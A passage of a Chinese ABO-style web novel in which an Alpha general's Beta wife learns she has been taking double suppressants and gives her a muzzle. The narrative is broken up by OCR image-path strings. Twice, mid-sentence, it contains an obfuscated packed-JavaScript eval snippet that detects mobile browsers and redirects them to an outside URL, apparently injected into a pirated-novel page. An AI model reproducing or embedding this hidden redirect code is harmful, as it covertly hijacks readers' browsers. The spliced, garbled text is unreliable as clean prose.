大抵是因为裴烬野烤了小熊饼干,又或许是在她的潜意识里,相比于小狗小兔这样弱小可爱的动物,裴烬野显然更强大,更具危险。 虽然裴烬野表现得足够无害温和。 但不管怎么说,收到围裙的裴烬野仍十分惊喜,暗戳戳将它归为妻子送她的第一件礼物。 并为了表达自己的喜欢,裴烬野当场系上,并戴着它,狠狠烤了三箱小熊饼干。 还在烤制途中,抽空给余非晚发了几条信息。 本来是想炫耀围裙,图片拍了十几张却没发出去,文字编辑又编辑,最后只变成一句。 【副官,怎么才能让一个人完全属于自己。】 她自认为已经憋得很好,非常隐蔽,奈何副官想太多,火急火燎冲上门,亲自看到了她身上的围裙,还破坏了她和妻子的美好下午。 至于美好下午出现的原因。 那是因为裴烬野烤了太多饼干。 祝敛青在吃完早晨后,便踏进书房,准备看书,享受自己难得的轻松假期。 却不料饼干的香气越来越浓,从门缝一点点涌入,最后将整个书房都填满。 纸页翻动间,不曾嗅到半点墨香,只有一片片黄油小饼干在跳舞。 祝敛青无可奈何,只能放下书,选择出门。 才站在厨房外,就看见她的新婚妻子戴着厚厚手套,取出一盘又一盘的饼干…… 甚至她还打算再烤。 帝国前线士兵的心理问题那么严重吗? 想到自己的妻子身份,祝敛青罕见地冒出一丝自责。 从假期的第一天开始,裴烬野就在尽心尽力替她周旋,甚至连这个假期都是为她申请的。 反倒是自己,什么也没做。 愧疚之下,祝敛青主动提出了一起看电影,试图帮裴烬野放松情绪,顺便还能解决一下这批小熊饼干。 裴烬野欣然同意,却不想多添几盘水果的功夫,她就看见了不请自来的副官,还是带了一堆工作的那种。 想到这里,裴烬野气压更低,狠狠咬碎了嘴里的小熊饼干。 惹得余非晚越发不敢说话,躲在沙发角落瑟瑟发抖。 对此,祝敛青并不觉得诧异,公司里的那些人与她相处也是这样,明明只多个上司的头衔,就好像变成妖魔鬼怪,光站在那儿,就让下属拘束胆怯。 沉默依旧,仍在播放的电影不知有没有人看,盘里的水果散去一半。 裴烬野垂眼窥见,默默起身,端盘回厨房,借着填果盘的时间,努力平复郁闷心情。 伪装仍在,她不能让祝敛青察觉她的糟糕情绪。 余非晚盯着她的背影消失在拐角,回头时又与祝敛青对视,顿时扯着嘴角,露出尴尬讪笑。 “嫂、嫂子,”她结结巴巴地喊。 祝敛青还在看电影,听到声音,本能偏头,声音稍缓地回应:“你好。” 余非晚小鸡啄米似的点头,生怕祝敛青看不见似的,还道:“嫂子,我叫余非晚,是裴少将的副官。” 这些之前都说过,祝敛青微微点头表示自己又一次听进去。 撞坏情侣好事的余非晚,尴尬得不行,只能没话;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538048|203873||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 找话,嘿嘿两声就道:“饼干挺好吃的。” 祝敛青就回:“确实。” 余非晚:“哈哈,这电影不错。” 祝敛青:“X上评分8.6。” 余非晚:“这个水果好甜。” 祝敛青把盘子推到她面前,回:“不够冰箱里还有。” 余非晚望天望地,实在挤不出一句话。 倒也不是祝敛青冷漠,她本就话少,只因裴烬野有意无意的引导下,才叫她多说几句话。 而余非晚的没话找话实在难接,祝敛青已极大程度地表达了自己善意,换作其他下属与她胡言乱语,她早就转身离去。 眼见气氛又一次陷入沉默,余非晚实在没招,在心里默默狂喊长官。 对,长官。 她脑袋瓜子一转,又想起裴烬野在家带过滤面具的模样,顿时灵机一动,脱口而出道:“嫂嫂你要是担心长官乱咬,可以用止咬器,过滤面具太重了,一直戴着会很不舒服的。” 听到这话,祝敛青微微皱眉,疑惑转头看向对方。 余非晚却以为对方是在问止咬器,像是一下子找到话题,急急忙忙道:“你们不是担忧少将易感期乱咬吗?” 想到这里,余非晚还挺为裴烬野感到心酸的,高等级Alpha固然是强大的代名词,但也代表着惊人的破坏力,尤其是易感期神志不清的时候,连最亲近的伴侣都会感到害怕,从而拒绝抚慰。 于是,专供Alpha使用的止咬器产生,它可以有效制止Alpha为了标记,过分撕咬Omega腺体,而且内设特殊电流,可在危机时刻,唤醒Alpha理智。 再说,Alpha与Omega结合都如此,更别说没有腺体的Beta,为了防止脖颈被咬断,几乎每个Beta与Alpha结合的家庭都必须购买。 之前,余非晚看见裴烬野戴面具,先是震惊,而后就很快解释,也是因为此。 余非晚叹了口气,欲言又止地劝道:“长官这次可能确实会过分一点,她都单了二十六年了,这还是第一次请长假渡过易感期。” 祝敛青眉梢稍挑,明白眼前人似乎误会了什么,却没有阻拦。 而余非晚还在继续:“你不必太过担忧,长官请假前还特地多申请了几支抑制剂,出现问题她会自己解决的,她是我见过最能控制自己的Alpha。” “但是……”余非晚话锋一转,笑得揶揄:“但是她今年的额度就剩两支了,到时候恐怕得多拜托你了。” 祝敛青敏锐地抓到重点。 裴烬野这段时间都在打抑制剂? 余非晚还沉浸在自己的世界里,笑得暧昧:“不过也不要紧,反正她之前攒的假期很多,到时候再请就好,就是有点累你。” 祝敛青没有反驳,只是抿紧唇角。 余非晚还以为Beta害羞,摆了摆手就止住,回到之前话题:“过滤口罩真的很重,会压得鼻梁疼,还是止咬器更好,嫂嫂你给长官换一个呗。” 陷入思绪的祝敛青骤然回神,眼眸中的情绪晦涩复杂,但语气变得认真:“好的,我会去看看的,谢谢你的提醒。” 余非晚不在意地挥了挥手,笑道:“这有什么?” 心里却默默松了口气,她都这样努力了,长官应该不会偷偷捏爆她的脑袋吧? 12. 第十二章 红日垂落,倦鸟在橙红光晕里挥动翅膀,拥挤的高架桥亮起排排光束,映着各自广告的大屏在此刻最是显眼,但都会被层层树林隔绝,处于市中心的别墅,在送走不速之客后,便陷入静谧。 祝敛青半靠在沙发上,似乎在查什么东西,屏幕的光落在她好看的眉眼,忽明忽暗。 裴烬野在厨房里洗东西,铁片碰撞,发出清脆声响。 丢在旁边的通讯器响了又响,满屏幕都是余非晚的辩解。 裴烬野没看,懒得理会这人。 耳朵听到外套声响,是祝敛青的脚步声,来回走了一趟,似乎还拿了些什么东西。 碍于位置,裴烬野无法探看,只能默默加快了洗东西的速度,暗自思索,这次要用什么借口留在祝敛青身边。 却不想,刚走出厨房就被叫住。 裴烬野眼里闪过一丝喜色,单手调整了面具,确保万无一失后,才走到祝敛青身边。 “试一试这个,”祝敛青不等她开口就道。 裴烬野一愣,不由低头看去,便见祝敛青指尖的物件。 繁琐银丝勾勒出半张脸的轮廓,靠近耳边的位置有黑色皮绳相连,只需一眼,裴烬野就猜出这物件的作用。 防止Alpha失控乱咬。 她薄唇碾磨,一时无法反应祝敛青说的试一试是什么? 这个止咬器? 妻子给她买了止咬器? 她知道这意味着什么吗? 千万个念头闪过,却都被压了下去,只有呼吸微微加重,赤色眼神暗了下去。 另一人不曾察觉,陷在自以为的愧疚里。 她见裴烬野没有试,便忍不住放柔语气,说“面具戴着不舒服,为什么不告诉我?” 是担心她? 裴烬野放低了声音,语调是一如既往地温和,道:“没事,不必为我操心。” 话虽这样说,但视线全始终停在祝敛青的手上。 就好像得到玩具的懂事孩子,第一时间不是惊喜,而是愧疚,觉得自己让对方操心了。 想到这里,祝敛青眉眼更柔,只对裴烬野招了招手,同时命令道:“过来。” 若不是命令式,裴烬野还得和她推让几轮,在讲求效率的祝敛青眼中,实在烦人,于是直接命令。 裴烬野是个少将,也是个好士兵,骨子里就刻着服从命令四个字。 听到这话,本能往前迈出一步,紧接着左腿往前曲折,右腿往后一跪,以一个非常标准的半跪姿势立在祝敛青的面前。 如果不是怕吓到祝敛青,她甚至两条腿都可以跪下。 在妻子面前下跪算惩罚吗? 不,算是奖励。 隐藏的目光炙热,一点点贪婪扫过妻子好看的眉眼、线条优美的肩颈,再落到白皙指尖,以及那个将取代面具、戴在她脸上的止咬器。 妻子送她的第二件礼物。 在同一天,她受到了妻子的两件礼物。 这让裴烬野感到无比欣喜,但按住了想要和余非晚炫耀的手。 烦人精。 占着面具还在,裴烬野无声骂了一句。 而祝敛青眼神讶然,不过很快就归于平静。 这样刚好方便她查看。 她抬起手,裴烬野仰脖伸脸,凑到祝敛青的指尖前。 没有半点自己摘下的想法,裴烬野就是那么会得寸进尺的人。 妻子保持冷淡,她就温吞靠近。 妻子稍退让,她就跨步直追,恨不得整个人都贴到妻子身上。 灰青的眼闪过一丝犹豫,不过很快就被眸光掩盖。 温凉的指尖碰到面具边缘,还没有抬起就感受到金属的厚重。 裴烬野居然戴了一整天。 祝敛青不由拧紧眉头,镜片下的眼眸情绪复杂,无奈叹出一口气,声音也因此被柔和,道:“那么重,你怎么不说?” 裴烬野看得愣神。 妻子生得好看,她是知道的。 每次以她做封面的财经杂志都是最难买的,大早上就得赶人去排队,稍晚些还要等明天加印。 不仅是因为她的能力出众,将已在下坡路的祝氏集团拉回巅峰,也包括她精致的面容。 常有人在评论中感慨,怎么会有一个Beta如此优秀耀眼。 可这样优秀耀眼的人,此刻就在自己面前。 她穿着宽松而随意,棉麻质地的衬衫与同色长裤,栗色长发依旧被盘起,露出修长脖颈,在附身弯腰靠近时,领口微垂,便能瞧见细直的锁骨。 分明是极冷淡的人,却对自己露出无奈又柔和的表情。 与封面上冷淡又锋锐的商业精英形成鲜明对比。 裴烬野抿了抿唇,极力控制才能让呼吸趋于正常。 面罩太重,祝敛青稍用了些力才将它扯下。 刚看清裴烬野的脸,她就忍不住轻呼了一声。 军用面罩需考虑到各种极端条件,自然拼命往里堆料,以至于没有半点舒适性,压得裴烬野从鼻梁到脸侧一圈都凹陷,红得厉害。 “这么难受怎么不告诉我?”祝敛青忍不住再说,眉头越发拧紧。 说试一试的是她,不断委屈自己、主动配合的人却是裴烬野。 甚至连这个面罩,都是因为她的隐隐抵触而戴上,一戴就是一整天。 想到这里,再铁石心肠的人也会愧疚自责,忍不住道:“疼不疼?” 那人摇了摇头,依旧体贴温和:“没事的。” 裴烬野真是打心眼里觉得没问题,一个面罩能有几斤?平常训练的枪械都比这个重,只是戴着就能被妻子靠近,裴烬野恨不得无时无刻不戴着。 如此难得的一句真话,却没有得到祝敛青的相信。 她干脆利落道:“以后别戴了。” 紧接着不等裴烬野说话,又道:“你现在处于易感期?还向军备部申请了双倍的抑制剂?” 裴烬野一愣,下意识道:“你怎么知道的?” “那就是 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17538049|203873||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 有,”祝敛青语气笃定。 她语气一转,又问:“为什么瞒着我?” 裴烬野眼帘垂落,看似在犹豫,实际是在思索暴露这件事,是否能推动她们的关系。 答案当然是有。 裴烬野眼帘颤了颤,顿时露出强撑又无法辩解的表情,吞吞吐吐道:“对不、” “裴烬野,我们是合法的妻妻关系。” 话还没有说完就被打断,习惯上位者状态的祝敛青还未结婚多久,暂时不大适应自己的妻子身份,这样的话也说出一种居高临下的感觉。 就好像办公室里上司在说,这个方案不行,重做。 换作旁人,大抵会心生忤逆,但裴烬野只会跪得更直。 她的妻子亲口承认着她们的关系。 随意搭在膝盖的手收紧,死死掐住肉,才能控制住笑。 裴烬野抬起眼,赤色的眼眸愧疚又真诚。 “我只是不想让你担心,只是易感期而已。” “双倍的抑制剂也是而已?我一个Beta都知道这有多危险。” 祝敛青被气笑,忍不住加重语气,斥道:“裴烬野,你太不把自己的身体当回事了。” “不管是易感期还是过滤面具,总想着自己抗,如果我没有发现,你还想自己抗多久?” 祝敛青越说越气,甚至多了一丝恨铁不成钢的味:“即便是合作伙伴,也不能这样自己硬抗吧?更何况我们都有更进一步的打算,就该互相坦诚。” 裴烬野忍不住想笑,只能垂眼遮挡,唇角越抿越紧,下颌连着脖颈绷成一条线,看起来很像愧疚反思。 可心里全是祝敛青开合的唇。 柔软的、水盈盈的。 想亲。 想亲担忧自己的妻子。 裴烬野咬紧口腔里的软肉,舌尖舔舐而过,脑海里全是祝敛青的模样。 夜晚的触碰总是浅尝辄止,细碎的啄吻在脖颈、在腰间,却始终不敢触碰真正的禁区。 她怕妻子生气。 虽然她做出的事情已足够过分。 “裴烬野。” 妻子又在连名带姓地喊她的名字,像是喊狗,像是奖励。 “以后不许这样了,知道吗?” 低垂的视线落在祝敛青指尖,分明想蹭过去,却只能钉死在原处。 好可惜。 裴烬野语气失落,低低说了一声:“好。” 明明对方的态度诚恳,但祝敛青还是感到一丝不对,她忍不住加重语气,像自己在办公室警告下属,说:“你答应了我什么,重复一遍。” 好像训狗。 裴烬野抬起头,赤色的眼眸澄澈又无辜,认真重复:“我们是合法妻妻,有什么事都要告诉你,不能自己硬抗。” 还会自己前后结合重复? 这可比那些愚蠢下属会听话,祝敛青微微点头,终于露出满意神色,却没注意到裴烬野偷偷往前,已跪到她的面前,只需稍稍偏身,腿就会贴着腿。 13. 第 十三章 训完狗、不,是教育完妻子。 祝敛青将面罩丢到一边,拿回原本的止咬器。 实实在在拿到手中,才有对比。 相比之前沉甸甸的金属块,止咬器明显轻了一倍,兼顾美观姓与舒适性,唯一不大好的是旁边的小物件。 在危急时刻,可以用遥控器控制电流,刺激、唤醒失控的Alpha。 祝敛青原本并不想那么做,但市面上的止咬器都必须配备这样的安全设施,另外…… 祝敛青咬住下唇,垂落的发丝遮掩的耳垂微红。 军用抑制剂的药效是出了名的强劲,普通Alpha只需一支就能渡过整个易感期,而裴烬野甚至申请了双倍。 为了安全起见,止咬器不能不戴。 思绪到这,祝敛青不由道:“你先试一试舒不舒服。” 话到这儿,突然一顿,她又强调:“只是试一试,以后除了易感期,你都不用戴了。” 她不想裴烬野总是委屈自己。 